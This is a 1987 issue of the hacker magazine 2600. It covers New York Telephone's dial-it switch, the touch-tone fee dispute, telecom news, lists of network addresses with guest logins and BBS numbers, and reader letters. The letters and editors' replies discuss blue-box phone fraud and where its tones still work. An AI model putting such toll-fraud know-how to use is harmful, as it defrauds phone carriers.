DOES IT WORK? – a simple explanation of the phone system: wiring, voltages, black boxes, ring, etc. PRIVACY LOST – a review of David Burnham's book "The Rise of the Computer State". BE NICE TO YOUR TELCO – how individuals are abusing their telcos. FLASH – Big Brother in Miami, NASA computer break-in, computer export controls, 800 directories. LETTERS – phone scramblers, page numbers, hacker's book, etc. DATA – CNA NUMBERS – list of CNA's. A HACKER'S GUIDE TO AN AREA CODE – a simple scheme to help "map out" exchanges in your area. HISTORY OF BRITISH PHREAKING – an account of the history and techniques. MORE ON TRASHING – what to look for, where to go, how to act. A FRIEND IN HIGH PLACES – story of a friendly operator. FLASH – NSA insecurity, hacker caught, private directories. LETTERS – phone loop, WATS, TAP, etc. DATA – A NON-COPYRIGHTED DIRECTORY. NY TELEPHONE "BIG BROTHER" LETTERS – touch tone without permission, etc. GETTING CAUGHT: HACKER'S VIEW – a story of the personal effects of hacking. VITAL INGREDIENTS – what makes the phones work: operators, switching. FLASH – NSA wants better phones, crime-computer victim, wiretap loopholes, 911 attacker caught. LETTERS – BBS discussion, Comsec Letter, Computer Crime Data, others. DATA – NY TELEPHONE SECURITY NUMBERS. MCI ANECDOTE – ads, vulgarisms. MCI chairman profile. PHONE BOOK COLLAGE #2. EXPLORING CAVES IN TRAVELNET – an interesting extender explained. FUN WITH FORTRESS FONES – what a pay phone does, how people beat them. FLASH – SS computer foul ups, Airfone, wiretaps, 818, pay phone attack. LETTERS – book list, silver boxing, another hacker's view. DATA – IC'S AND CARRIER IDENTIFICATION CODES – guide to 950 exchange. MCI MAIL "TROUBLE LETTER" – the harassment begins. A TIME FOR REFLECTION – the year in review. MCI MAIL AND EASYLINK – electronic mail horror stories. THE SCARIEST NUMBER IN THE WORLD – true story. FLASH – campaign computer, Pentagon by phone, students bog computer, electronic jail, federal phone upgrade. SURVEY – reader survey responses. SOME, BUT NOT ALL ELECTRONIC MAIL SYSTEMS – list and price comparisons plus voice messaging companies. REACH OUT AND GOOSE SOMEONE – list of many unique dial-it numbers.

1985

THOSE HORRIBLE HACKERS STRIKE AGAIN – analysis of Newsweek incident. WIRETAPPING AND DIVESTITURE – a lineman discusses these topics. GETTING IN THE BACK DOOR – a guide to some popular operating systems including TOPS 10, TOPS 20, and UNIX. 2600 INFORMATION BUREAU – our phone bill, our thanks, and other notices. FLASH – IRS and telco data. GEISCO. KKK computer. LETTERS – BBS rights, Easylink, Canada loops, international phreak day. BITNET TOPOLOGY – a schematic of the BITnet. THE THEORY OF "BLUE BOXING" – history, future, and how they are used. TRASHING ALASKA STYLE – a real trashing adventure story. SURVEYING THE COSMOS – a beginner's guide to COSMOS. Bell's computer program. FLASH – phreak roundups, real TRW crime, 2600 BBS, 800 data. LETTERS – Bell problems, telco discount, marine calling, many questions. 2600 INFORMATION BUREAU – acronym list of useful telephone jargon. NAZI BBS A CHALLENGE TO HACKERS – the role of the hacker. ARE YOU A PHREAK??? – humourous review of phreaking. HOW TO GET INTO A C O – a tour of a central office. FLASH – custom calling, Kenyan pay phones, hacker coke machine, IRS computer screw-up. LETTERS – reading list, tracing and law enforcement, UNIX info, NSA phone #. 2600 INFORMATION BUREAU – interesting phone numbers, how to dial a telephone, New York Tel message. CNA LIST. NSA CIPHER DISK. WHAT A WHITE BOX CAN DO – how to build and the use of a portable touch tone generator. A PHONE PHREAK SCORES – another successful social engineering story. HACKING PACKARD – useful information about the HP2000. FLASH – talking clock, computers for communists, robot kills man, war games, silver pages. LETTERS – Tom Tcimpidis, secure telephones and cryptography. 2600 INFORMATION BUREAU – MILNET hosts by location. PEOPLE EXPRESS TO BE HACKED TO PIECES – a look at People's new anonymous reservation service. HOW TO RUN A SUCCESSFUL TELECONFERENCE – complete guide to Alliance Teleconferencing Service. FLASH – hacker bust, police hacker, Reagan doesn't dial kids, dial-a-directory. LETTERS – computer networks, silver boxes, 950, remob, tracing. 2600 INFORMATION BUREAU – Alliance Teleconferencing material. INTERESTING PHONE NUMBERS. UNBELIEVABLE ADVERTISEMENT. GUIDE TO THE ISRAELI PHONE SYSTEM. SHERWOOD FOREST SHUT DOWN BY SECRET SERVICE. SOME WORDS ON HACKER MORALITY. OUT OF THE INNER CIRCLE REVIEWED – an ex-hacker's new book. FLASH – who invented the phone, porno phone, wiretap award. AT&T computer steals. LETTERS – information charges. AT&T cutoff, marine calling. 2600 INFORMATION BUREAU – 800 prefixes by state. SYSTEMATICALLY SPEAKING – goodbye to meter readers. Thai phone books, tracking devices. TINA, "Call Me" Card. FROM SHERWOOD FOREST: INTRO TO HACKING – what to do and not to do. INTERESTING THINGS TO DO ON A DEC-20 – how to use various commands and some things to look for. BANKING FROM YOUR TERMINAL: A LOOK AT PRONTO – Electronic banking, how it works with a focus on Chemical's system. FLASH – $2 billion error, ITT crackdown, monitoring. 2600 INFORMATION BUREAU – Milnet TAC dialups by location. SYSTEMATICALLY SPEAKING: MCI goes optical, 100% ESS, GTE bigger than AT&T. SEIZED! 2600 BULLETIN BOARD IS IMPLICATED IN RAID ON JERSEY HACKERS – an accurate account of the Private Sector BBS. COMMENTARY: THE THREAT TO US ALL – what BBS seizures mean. FLASH – 2600 a hacking victim, Middlesex Courthouse, MOVING SATELLITES. WHAT WAS REALLY GOING ON? – point by point correction of New Jersey prosecutors' fallacious charges. WHY COMPUTERS GET SNATCHED – why law enforcement seizes equipment. SOME IMPORTANT QUESTIONS TO ASK – provocative questions about these events. HOW CAN SYSOPS PROTECT THEMSELVES?: A GUIDE TO VMS – how to use DEC's VAX operating system. THE INFINITY TRANSMITTER – an old bug explained. REACHING OUT ON YOUR OWN – blue boxing verification. PURSUIT FOR PEOPLE – GTE Telenet's computer to computer link-up service. FLASH – phone-in registration, 800 word numbers, war game addict, hacker extortionist. 2600 INFORMATION BUREAU – Telenet directory of interesting addresses. SYSTEMATICALLY SPEAKING: Dick Tracy toys, computer directory assistance, Bell propaganda films, Europe standardizing telcoms. MANY FAMILIAR TONES. AND THEY CALL US CROOKS? – story of a phone phreak who can't sell his expertise. AN INTERESTING DIVERSION – call diverters and how they are abused. MORE INFO ON VMS – second installment of an in-depth guide to VMS. FLASH – computer elections, big phone bill, Navy phreaks, phone booth captures man. LETTERS: BBS suggestion, colleges are a goldmine, recommended reading. 2600 INFORMATION BUREAU – Blue Box plans. THE NEW AT&T HOSTAGE PHONE – unbelievable ad. SYSTEMATICALLY SPEAKING: hackers scare businesses, DuPont bypasses telco, computer campaign info, phone computers, divestiture woes, RSTS – A TRICK OR TWO – some aspects of this operating system. THE SECRET REVEALED – the problem with GTE's GTD#5 switch. HISTORY OF ESS. EQUAL ACCESS MAY NOT BE "EQUAL" TO MODEMS – some problems that may arise. FLASH – columnist attacks AT&T, feds dial-it too much, little town phones, Springsteen mania. LETTERS – some advice, CIC's and free calls, British phreak, blue boxing gone?. CHASE BANK IS CRACKED. 2600 INFORMATION BUREAU – many interesting test numbers. SYSTEMATICALLY SPEAKING: avoid phones in storms, rural unequal access, police cellular phones, toll-free from where?, AT&T to read e-mail. OUR WISHES FOR '86 AND BEYOND – some of what we'd like to see in the future. FUN WITH COSMOS – how to interpret and use parts of the phone company computers. FLASH – French phones, racist banter, Cityphone. SURVEY – reader survey responses. 2600 INFORMATION BUREAU – BBS numbers. SYSTEMATICALLY SPEAKING: AT&T e-mail, German phones, super pay phone.

(continued on inside back cover)

We've gotten calls from New York. Calls from the West Coast. Down South. Up North.

We've had calls from England. And Holland. And even Africa.

It seems that quite a few people from all over are interested in running computer bulletin board systems under the name of 2600 Magazine. And it looks as if this may finally be the month that we start to pull it together.

What's so important about a bulletin board network that spans the globe? Well, for one thing it will be an easy way for subscribers and non-subscribers alike to keep in touch with the latest news, meet interesting people and machines, and get questions answered.

For us, the important thing is enforcement of a very basic freedom—freedom of speech. Our boards will be open to all. Users will have the right to be anonymous if they choose. And privacy will be respected.

It's surprising that it's taken so long for these very basic premises to be accepted. Computer communications have become a vital link for many of us and one of the most important tests of our Constitution in recent memory.

Call our office in a few weeks or watch these pages for further news on this.

STAFFBOX

Editor and Publisher
Eric Corley 110

Office Manager
Peter Kang

Cover Art
Ken Copel
Tish Valter Koch

Writers: John Drake, Paul Estev, Mr. French, Emmanuel Goldstein, Chester Holmes, Lex Luthor, Bill from RNOC, David Ruderman, Bernie S., Mike Salerno, Silent Switchman, Mike Yuhas, and the usual anonymous bunch.

Production: Mike DeVoursney.
Cartoonists: Dan Holder, Mike Marshall.
Reader: John Kew.
Editor Emeritus: TSH.

2600 (ISSN 0749-3851) is published monthly by 2600 Enterprises, Inc, 7 Strong's Lane, Setauket, NY 11733. Second class postage permit pending at Setauket, New York.

POSTMASTER: Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright © 1987, 2600 Enterprises, Inc.

Yearly subscription: U.S. and Canada $15 individual, $40 corporate.
Overseas $25 individual, $55 corporate.
Back issues available at $25 per year, $30 per year overseas.
ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO: *2600* Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
For letters and article submissions, write to: *2600* Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0752.
Telephone: (516) 751-2600

New York's

by Mac+

Just when you thought you'd had enough of Dial-A-Joke and the porno lines, New York Telephone has decided to give you more opportunities to waste your money. The number of information providers, or IP's, is limited on the 976/970 systems. This is because no one has ever made a switch large enough to handle all the potential calls that could be made from 6 million households to a Dial-It service. The smaller systems that work around the nation cannot handle this market. Instead, New Yorkers get a dozen or so lame services, limited to 57 seconds each, while the variety of products in smaller markets dwarf us by comparison. In Los Angeles, for example, there are over 500 IP's. Why not here?

New York Telephone said they couldn't handle it. Once when they advertised the Dial-A-Santa service during the Muppet Show, the network was overrun with calls. From then on, the policy was clear...we can't use the POTS, or public switches, for these services. Now, New York Telephone's division called THE Entertainment Network (for some reason, "THE" is capitalized and underlined) is trying to make up for lost time. By the second quarter of 1988, they expect to have the nation's biggest and most state-of-the-art switch in place dedicated to handling all 976/970 numbers, plus two new ones: 540 and 550.

The switch is an AT&T 4ESS and it'll be located in Williamsburg, Brooklyn. That was deemed the most convenient location where they can have it interface the network (and where there was enough space in a central office). Its job is to take all the 976/970/540/550 numbers dialed throughout the LATA without the customers having to use an area code. That will mean lots of central office (CO) reprogramming and rerouting.

Rather than make all the IP's move to Williamsburg, they located the head-end that interfaces with the IP's in the central office at East 56th Street. That location was chosen based on several criteria. One, the building has to be "sitting on fiber". It needs around the clock maintenance crews, floor space, and has to meet the demands of the marketing department (something that appears to bewilder the engineering department). Marketing, in trying to satisfy the IP's, had to choose a place that was in a safe neighborhood, was centrally located, and had easy access to mass transit. At a recent meeting where the IP's were first told that telco picked a region that probably has the most expensive real estate in the world, they blew up. The East 56th Street CO roughly serves East 46th Street to East 64th Street and runs from the East River to 5th Avenue and includes Roosevelt Island and the United Nations. Telco would even like to pick the buildings within the region that have the best potential for an easy wire run. (As if the IP's really care what's easy for the installers!)

The 976 folks are now located around a lower Manhattan CO and might have to relocate. Initially when a new switch is activated, it will not handle the 976 numbers itself. That won't happen until about fourth quarter 1988 when they retire the current switch. Until then, all the LATA CO's will route the calls to the Williamsburg CO, then to East 56th, then to lower Manhattan (simple, huh?).

Why go through all of this? Money, and lots of it. With a dedicated switch with a capacity of 64,000 lines (don't tell anyone, that's proprietary), they think they'll clean up. The new system has the most outrageous ways of making them money. It's called IMAS—Integrated Mass Announcement System. The "I" was going to stand for interactive, but that would not have included the passive broadcast system (which is jargon for 976/970).

Some of the features of the new switch are really remarkable. It's completely digital (although analog trunks can be made available to vendors using older equipment). Coin-originated, operator-assisted, and calling cards cannot access the system. Long distance calls had routinely been a problem for the mass announcements. Some of Ma Bell's bastard children don't believe in passing on the money to credit New York Tel. If New York doesn't see the cash, neither does the IP. The new switch will have the capacity to determine if an agreement has been signed between the siblings and will

IMAS

either pass on the 976 calls or deny access. Locally, New York Tel used to maintain direct lines from switches that border our LATA to pass on the 976 calls. However, their eagle-eyed Legal Department made them turn these over to AT&T Long Lines.

550

Let's start with 550. That will be for the Group Bridging Service (GBS). According to a tariff filed, "GBS is a vendor-operated entertainment-related teleconferencing service. The service provides telephone users, [initially] within a limited geographic area, the ability to call a publicized number to join an ongoing, casual, group conversation. The telephone company provides to vendors Group Bridging Service lines and transport over the network. The vendor furnishes the necessary teleconferencing equipment and monitoring functions to ensure free flowing conversations and, if necessary, isolate or disconnect abusive or unruly callers from the service."

Right now, this service is being offered in Nassau and Suffolk counties only. In Nassau, access to GBS is limited to the following CO designations: 239, 249, 264, 285, 293, 367, 371, 391, 420, 454, 531, 598, 691, 692, 694, 752, 753, 789, and 842. Again, if all goes well, by second quarter 1988, this will be LATA-wide. The IP's were made to locate in the area covered by the Garden City CO District for Nassau's GBS lines, or the Patchogue CO District for Suffolk's. When the new switch goes online, they'll have to pack up and move to midtown (real sweet).

Let's talk...money. From the customer, 20 cents for the first minute, and 10 cents for each additional minute connected to the GBS service. On the (proposed) phone bills, the calls will be designated on a separate page as having been made to a GBS and will either repeat the number or the title of the service. (Try to explain this one to mom.) Of course, the IP's would prefer to see it buried as it is in many parts of the nation. To the vendor, compensation will be five cents per

(continued on page 20)

TALKING TO STRANGERS CAN BE COSTLY.

Here are the facts:

It can also be a lot of fun and perfectly safe, with group calling service.

For just 20¢ for the first minute, and 10¢ a minute after that, you can join a group conversation with other anonymous callers. Or you can just listen.

Either way, you'll know how much you're spending by a tone that beeps on your line every five minutes.

The first time you hear it, you'll have spent 60¢. Every time after that, the beep means you've spent another 50¢.

Group calling service phone numbers start with "550." The services are made possible by New York Telephone's advanced network. Program format and content, however, come from other companies who are also responsible for providing more information, including the actual phone numbers to call.

It's a lot of fun to talk to strangers, but it can get expensive. So talk to your family about it first. Especially if you've got young adults living with you.

Group calling service. Give it a try. You may find yourself calling strangers your friends.

New York lives on New York Telephone.

Group calling service is currently available in Nassau/Suffolk.
© New York Telephone 1987

New York Telephone
A NYNEX Company

telco response

After months of trying, we've finally managed to get a response from the telephone company concerning our battle to eliminate the fee for touch tone service (see July 1987 issue).

We've received a fair amount of publicity concerning this matter. Consumer-oriented radio stations like WMCA in New York have shown a great interest and devoted time to the growing battle. Several newspapers have reprinted our press release and it was one of those that drew the response which was written by Bruce Reisman, a staff director of media relations for New York Telephone. Since more than a month passed between the printing of the press release and Reisman's reply, we believe that some consultation was involved and that this is pretty much the official view of New York Telephone.

"There is nothing improper here," Reisman states. "This is the practice throughout the United States....It's longstanding public policy." The same words could have been used to describe racial segregation once. The fact that an unfair practice is occurring all over does not make it right or justifiable. And the populace is most definitely waking up to this unfairness.

He goes on to justify the cost, claiming central office equipment that recognizes tones has to be paid for, as well as the labor involved in making the change from pulse to tone. This logic is so flimsy that a child could knock it over. As we said in our press release, touch tone decoding devices are *standard equipment* for practically every central office in existence. Every electronic switch has the capability of allowing touch tones on all of its lines. The only thing preventing this is an "N" instead of a "Y" inside the customer database. Which brings us to the labor question. Just how much should the company rake in for changing an "N" to a "Y" anyway? Reisman says $10.55 is reasonable. We say let's stop kidding the public.

We were accused of misleading when we claimed that customers very often lost the use of their touch tones when an area upgraded to electronic switching. Not so, says the phone company—the customer is always asked to pay before service is disrupted. Well, we don't base our conclusions on mere speculation. We know of many people who have lost the use of their tones the instant their central office cut over to electronic switching. The fact that the phone company claims this never happens is further evidence of their distorted perception.

It's only eight cents a day, they protest. Figure out how many people are paying the phone company eight cents a day for doing absolutely nothing. Take into account that the cost is higher for business customers, a fact they conveniently forgot to mention. This is a very large amount of money.

And finally, the usual mistruth: "Touch tone service also enables the customer to conveniently bank or shop electronically from home." This is simply not true. As long as you have a touch tone phone, you can use any of those bank-at-home services. The only thing the phone company can do is prevent you from *placing* a call with tones. Once you're connected, they have no way of deactivating your tones. The tones, after all, are created inside your phone, not inside the phone company. If everyone realized that, their policy would never have survived this long.

But things are changing. There will be an article in the November issue of *Popular Communications* that points out the unfairness of this fee, not just in New York, but nationwide. We are bombarding the New York Public Service Commission with information about this and we expect some kind of a reaction from that entity. We need your continued support. Spread the word. Tell your parents. Tell your children. Tell your elected officials. Write letters to your local papers and send us a copy. If you're not clear on the facts or have any questions or comments, call us at (516) 751-2600.

Telephone company responds to criticism of Touch-tone fees

by BRUCE REISMAN

The July 23 issue of The VILLAGE TIMES carried a viewpoints article about Touch-tone service that did New York Telephone an injustice and begs a response.

Just as there is no free lunch, there is no free Touch-tone service — and here's why:

Under a New York State Public Service Commission (PSC) tariff, anyone using Touch-tone provided by the phone company must pay for it. It's a government-regulated price. If you use Touch-tone, you're supposed to pay for it. If you aren't paying now, you may be asked to do so before long. (All of New York Telephone's rates are regulated by the PSC.)

There is nothing improper here. This is the practice throughout the United States. To our knowledge, all regulatory commissions and phone companies require customers to pay for Touch-tone, a discretionary service. It's longstanding public policy.

The customer is required to pay for Touch-tone's ongoing benefits and for its investment, maintenance and administrative costs. Touch-tone capability requires special pulse identification equipment in local telephone central office buildings plus related equipment modifications.

The fact that certain Touch-tone-serving equipment may "already be in" a local central office is academic. The investment cost of such equipment is generally recovered over a number of years. This is done to make the price of such services affordable to the overall customer body. This is a longstanding practice nationwide.



'There is no free lunch. If you want the speed and convenience of Touch-tone, you are supposed to pay for it.'

When customers pay for Touch-tone service they are paying for:

- Central Office equipment that recognizes the electronic pulses that will send their calls swiftly over the local telephone network. In older switching equipment "sender boxes" are needed to convert pulses into tones. In electronic switches, a more advanced technology, customer digit receivers are needed to provide Touch-tone capability.
- The labor of the telephone people who make required equipment changes, usually computer software modifications, in the local telephone central office, plus maintenance.
- The ongoing benefits of the service that enable the Touch-tone customer to dail calls about twice as fast as other customers.

The residence Touch-tone customer is therefore required to pay:

- A one-time record order connection charge of $10.55. This is reasonable and covers the administrative cost of processing a customer's request to change service from rotary to Touch-tone. This charge, incidentally, can be spread over a 12-month period if desired.
- A recurring low monthly charge of $2.21 that covers the service's ongoing benefits and the long-term equipment costs. This equates to a daily cost of less than 8 cents.

The writer misled when he said "it is not uncommon for an area to upgrade to an electronic system and find that half their Touch-tone phones no longer work." The reality is that when a local central office is converted to a modern (electronic) call-switching system, the company gains the ability, through computer programming, to detect unauthorized use of Touch-tone service. This does not adversely affect telephone service. It simply means that the company can easily generate a list of customers who are using Touch-tone service—but aren't paying for it. It can then ask customers to pay for it.

Speed and easy dialing are the main advantages of Touch-tone. For instance, in an emergency a Touch-tone call will be connected in only about nine seconds—versus approximately 18 seconds with rotary or pulse phones. It's an "express" connection.

Touch-tone service also enables the customer to conveniently bank or shop electronically from home.

Incidentally, and contrary to popular mythology, customers do not have genuine fast pulse Touch-tone dialing unless they have it provided through a telephone central office that is so equipped.

In general terms, Touch-tone has become just what its designers intended — an increasingly useful electronic computer terminal.

There is no free lunch. If you want the speed and convenience of Touch-tone, you are supposed to pay for it.

(Bruce Reisman is the staff director of media relations on Long Island for New York Telephone.)

the telecom informer

BY GOLDSTEIN

If you're thinking of stealing a bus in Manhattan, you should know that unless you get around an electronic anti-theft device, you'll have the words "Call Police" flashing in the front where the destination usually is. A couple of months ago that's exactly what happened. Except nobody noticed the flashing sign, or at least no one thought anything of it. It seems this guy went around picking up people for free and depositing them at their doorsteps. "All my life I've wanted to do this," he said....We've seen surprisingly few pirate television transmissions recently. In fact, we haven't seen any. But in Poland, they're becoming rather frequent—and popular. Most recently, a Solidarity radio station broke in on the sound frequency of a TV broadcast to urge Poles to shelter a Soviet army deserter who was in town....Mastercard is buying the Cirrus system, which means that Cirrus customers will be able to use Mastercard's telecommunications capabilities and Mastercard will become the world's leading debit card organization. This will link together about 30,000 automatic teller machines starting January 1, 1988....CLASS service is being tested in New Jersey with features like Return Call, Call Block, Priority Call, Repeat Call, Select Forward, Call Trace, and Identa Call. These features make it easier to identify incoming calls and to get through to busy numbers. If any of our subscribers have the opportunity to participate in these tests, please contact us. We have a whole series of experiments we'd like to try on these features....We may as well get used to it: nationwide beepers are popping up everywhere. At a cost of $30 to $60 a month, it will soon be almost impossible to be out of range....US Sprint is going through hell. Combining the telephone networks and accounting systems of United Telecommunications and GTE has proven to be a much greater task than originally anticipated. Already, $76 million has been written off in uncollectible accounts, apparently due to an inability to function efficiently. Currently, there are three different Sprints in existence: the old GTE Sprint, the old US Tel, and the new US Sprint. And introducing the new fiber optic network and FON cards has added to the pressure....Sprint is filing a number of civil lawsuits against people who are accused of long distance fraud. So far, the lawsuits are for $20 million plus penalties and have been filed in Kansas City and Seattle. According to Bernard A. Bianchino, US Sprint vice president and associate general counsel, Sprint is filing lawsuits because criminal prosecutors don't have the resources to pursue all leads in these cases....Meanwhile, a really big fraudster has been caught selling Sprint and MCI codes for $100 each. Thomas Alvord of South Shore Electronics in Lake Tahoe, California allegedly used a computer to scan for codes and even advertised his service in the yellow pages. He used the name "General Bell" which showed up right next to Pacific Bell. Customers would obtain their codes by calling a voice mailbox. It's believed that this one person cost the long distance companies more than two million dollars. As long as they know it's not hacking....AT&T is now distributing free copies of a business-to-business Italian yellow page directory. If you have a need for Italian yellow pages, call 800-538-BOOK....In the mood for some fun? In Washington, DC, students living in college dorms now can disconnect their telephone service without even talking to a Chesapeake and Potomac Telephone representative. Bell Atlantic is testing a service called "quick termination" or "Q.T." A student uses a touch tone phone and calls a special number any time of the day or night. Voice prompts guide the caller through the entire

process. The system can store a maximum of 300 disconnect requests. So far, we're unable to determine what, if any, security precautions are present here....C&P is also experimenting with distinctive ringing. By assigning up to three telephone numbers to the same phone line, each line can produce a different type of ring. Residents will pay about $4 a month for one additional phone number and $6 for two. We hope they don't mislead people into thinking they're getting three separate phone lines that can all be used at the same time....The following news item appeared recently in *Network World*. "A Bell Communications Research, Inc. scientist may have found a solution for often-annoying call-waiting tones. Deluxe call waiting, not currently available, can temporarily suspend the call-waiting feature, quell the tone, and signal the second caller to try later. This solution requires complex software to program computerized switches to execute the multitiered signaling between users, telephone company central offices and those placing the calls on the busy line." Let's cut the crap! This service has already been available, at no charge, in many locations for years. All a caller has to do is dial *70 or 1170 before placing a call or during a call and call waiting is disabled. The tone is "quelled" and, as far as signaling the second caller to try again—ever hear of a busy signal? That's what they're talking about, although they make it sound so much more complex. So who is this scientist that has found a solution that already exists? Bell Communications Research and *Network World* are doing us all a disservice by announcing an invention that is nothing new. No doubt this is happening so that we'll get used to the idea of paying for it. Deluxe call waiting, what next?!....The American Credit Card Telephone Company says it plans to offer a new service that would let customers charge long distance calls to major credit cards from any public or private touch tone phone. A customer would dial an 800 number and enter a Visa, American Express, or Mastercard number. The number would be validated and the call processed in seconds. According to the *New York Times*, this new service will compete with calling cards offered by AT&T. They also say that AT&T plans to offer a similar service by 1989. Does this mean AT&T will be competing with themselves? It wouldn't surprise us one bit....The FBI is installing personal computer networks at remote sites that will be linked via gateways to mainframes at regional data processing centers. The project is known as Intelligent Workstation (IWS) and calls for more than 8,000 terminals, 700 networks, and 640 gateways. Iverson Technology of McLean, VA was awarded the contract....According to a new government report, computers are now keeping track of more than seven million American workers. They monitor rest breaks and productivity, and even the number of individual keystrokes on a terminal or typewriter. The report was requested by Representative Don Edwards of California and was prepared by the Congressional Office of Technology Assessment. It's called "The Electronic Supervisor: New Technology, New Tensions". "We are becoming a surveillance society," Edwards said. "Every day we are seeing new invasions of the privacy and dignity of workers. We have occupational health and safety laws to protect workers' bodies. Now Congress needs to respond to technological threats to their dignity and privacy." The report, which describes today's office as "an electronic sweatshop", said most jobs now monitored by computers were clerical data-entry type positions, but the management technique is spreading to

(continued on page 18)

INTERNATIONAL NUA'S

(accessible from Tymnet & Telenet)

PUBLIC ACCESS SYSTEMS

	West Germany	
Altos:	026245890040004	login: shox
	West Germany	
M&T	026245890010006	login: guest
	Switzerland	
Cybertalk	022846911003	user:Cia0543 pw: guest

OTHER NUMBERS AROUND THE WORLD

0 234 231354354	0 234 220641141	0 234 239232323
0 234 219200101	0 234 221222225	0 234 275300102
0 234 227230301	0 234 212301186	0 234 270712217
0 234 219200871	0 234 222715151	0 234 253265165
0 234 275317173	0 234 247300103	0 234 219709110
0 234 219709210	0 234 263259159	0 234 270712221
0 234 219200190	0 234 219806160	0 234 219200297
0 234 274200103	0 234 219200394	0 234 262500484
0 234 222530303	0 234 241260106	0 234 231354354
0 234 233458158	0 234 239232323	0 234 241260106
0 234 241260260	0 234 246240240	0 234 251248248
0 234 253265165	0 234 253300142	0 234 253300124
0 234 258200106	0 234 258240242	0 234 260227227
0 234 261643143	0 234 261643210	0 234 261643343
0 234 263259159	0 234 270712217	0 234 273417317
0 234 273417217	0 234 275317177	0 234 290468168
0 234 290524242	0 234 292549149	0 234 293212212
0 234 299212221	0 234 307813	0 234 219200118
0 234 223519111	0 234 219200222	0 234 252724241
0 234 2192001082	0 234 222339399	0 234 212301187
0 234 222236163	0 234 2130001511	0 234 215710104
0 234 21440012	0 234 293212212	0 234 274253385
0 234 248300106	0 234 248321321	0 234 227230231

Networks like Telenet and Tymnet usually require an ID of some sort before access to international numbers is granted. Watch future issues for more numbers. Let us know if you get through to any of these.

24 Hr. BBS's in the Republic of South Africa

The Catalyst BBS	300	(021) 66-3112
The CAtalyst BBS	1200	(021) 69-2792
Micro Baud	300	(021) 65-1603
Geonet MDS	300	(021)591-4954
SSSBBS	300	(021)587-1918
The Catalyst P.E.	300	(041) 33-6176
The Catalyst P.E.	12/24	(041) 34-2B59
PEEBS/PEREL	300	(041) 30-4573
Border BBS	300	(0431)55-866
The Catalyst JHB	300	(011)782-3332
The catalyst JHB	1200	(011)782-3341
Ideas BBS	3/12	(011)643-3724
Techair BBS	12/24	(011)642-9919
Uninet (16 Lines)	300	(011)476-4519
Uninet (over network)		06550 11101207
Fido-net	12/24	(011)407-5027
Pyroto mountain	3/12	(011)407-5327
The Catalyst DBN	300	(031)764-0353
MABEL	300	(031) 86-7858
Highway Software	300	(031) 74-3561
VALTRONICS	300	(031) 42-1923

THE INFO ON THESE TWO PAGES COURTESY OF
The Greek

Verification and Tracing

Dear *2600*:

I have a few things to say and a few questions to ask.

First of all, a lot of people were complaining about the printed size of your recent issues. I personally like the size. I have worked out a nice binder arrangement for them. If you are familiar with the methods that many libraries use for storing magazines and newspapers, you might want to make a smaller version of those for the issues.

However, I am not too crazy about the way you always have the articles continued somewhere else in the issues.

Now, onto the questions: In the October 1985 issue you had a schematic for a blue box. There is one problem, however. The 8038 chip that is used in it is not available anymore. No companies have it or any replacement listed. Are there any that are known that might be more available or can you print a different schematic that doesn't require that part?

I have grown curious lately about the phone systems and what can be done on them through the blue box tones. I have seen a lot of stuff geared towards the American systems. The problem is that I am in Canada and therefore the info is useless. We don't have the multiple carriers and such. To place a call is simple enough. I'm more interested in the verification and things like that. Is there any chance of putting out a list of the different ways to do the known things in the form of a reference manual or whatever as a special issue?

One last thing. I would very much like to know if there is any way to trace a call without the phone company's help and without their knowledge. I have a second line available to do the trace. We have recently had some new switching equipment installed but I don't know what type it is yet.

Joshua Falkon

As far as finding the equivalent of the discontinued chip, we can only hope some of our readers have found a replacement or alternative and are willing to share it with us. We would be most grateful if our readers would send in any schematics for such devices that they come across—and we know there are some pretty incredible devices out there!

Perhaps you're a little confused about the application of blue box tones. It's true that in Canada you don't have as many long distance companies as the United States. But these companies generally work on touch tone, not multi-frequency (MF) blue box tones. MF tones work quite well in Canada. In fact, they probably work better up there than they do down here. Many central offices in the United States are modernizing, as are the connections within the primary long distance network (AT&T). And one of the results of modernization is an inability to effectively use blue box tones to route calls on your own. Consequently, many phone phreaks call to remote places (more than a few of which are in Canada) where blue box tones still work, and route their calls from there.

Regarding verification and tracing—these require a fair amount of knowledge, experience, and connections (the human kind). However, we do plan on running articles on these topics in the future.

Missing Blue Box Chip

Dear *2600*:

I am writing in order to find out some information. I've written a couple of times before about the same thing, so maybe you can help me out. My main question is about page 2-69's blue box

plans and whether or not they are correct. If they are correct or if they have been updated I would like to know so I can experiment.

Secondly, I'd like to know if you have any listings for toll free bulletin boards or 718 boards. I hope you will get back to me on this—it will be greatly appreciated.

Here is a question you might have one of your staff try to answer for the newsletter readers. It's a problem I have and I'm sure others do too. Being I only have one phone in my house, how can I run a PC through a modem with call waiting?

KM

According to the letter before yours, you'll have trouble getting parts for that blue box. We do expect to be getting other plans, however.

Check the following letter for an answer to your inquiry on 718 boards. Boards are very easy to find. Simply call any board that you know of (if you don't know any, ask your local computer store) and either read the messages that frequently have bulletin board advertisements or look for a function that lists bulletin board numbers. Eventually, you'll find one nearby.

*Call waiting is a very annoying problem for anyone with a computer. The beep of a second call coming in frequently interferes with data flow. As a result, the phone companies are "introducing" a service that should have been available from the start, and in some cases was. There are a few different names for it, but basically it allows you to turn off call waiting for one call, usually by dialing *70 or 1170 before making a call. In many areas, this feature always existed but was never publicized. Now that people are expressing an interest in it, you'll hear about it and also get charged for it. History just keeps repeating itself.*

It might be advantageous to drop call waiting altogether and just get another phone line with tripover from your first line. In most places, there is no charge for this feature, at least not yet. And it gives you the freedom of talking on the phone and sending data at the same time. A two line phone will deliver most of the features the phone company charges monthly fees for: call waiting, three-way, speed dialing. The charge for a second phone line will just about equal all of the little charges they throw in.

BBS Numbers

Dear *2600*:

Here are the phone numbers for two computer bulletin boards. 718-499-9277 goes to the O.T.O., an occult order which deals with magic, wicca, and sci-fi. The next number, 404-377-1141 is Illumi-net. They deal with parapsychology, conspiracy theory, UFO's, etc. They're on line 24 hours a day. Have fun.

HAL 9000/Beast 666

Thanks for the numbers. If you have some interesting bulletin boards, let us know. And remember to support bulletin boards by participating in them. They're one of the most vital links to freedom of speech that we have in the 1980's.

Getting Started

Dear *2600*:

I am sort of a new kid on the block when it comes to hacking. So could you please indulge me if I am not of equal proportion to you. Could you tell me what steps I should take as a beginner in the field of hacking? First I would like to give you a background on myself if I may. I am 15 years of age. I am a known under-achiever in my school. My teachers press me for answers but I refuse to comply with their methods. My hobbies are computers and

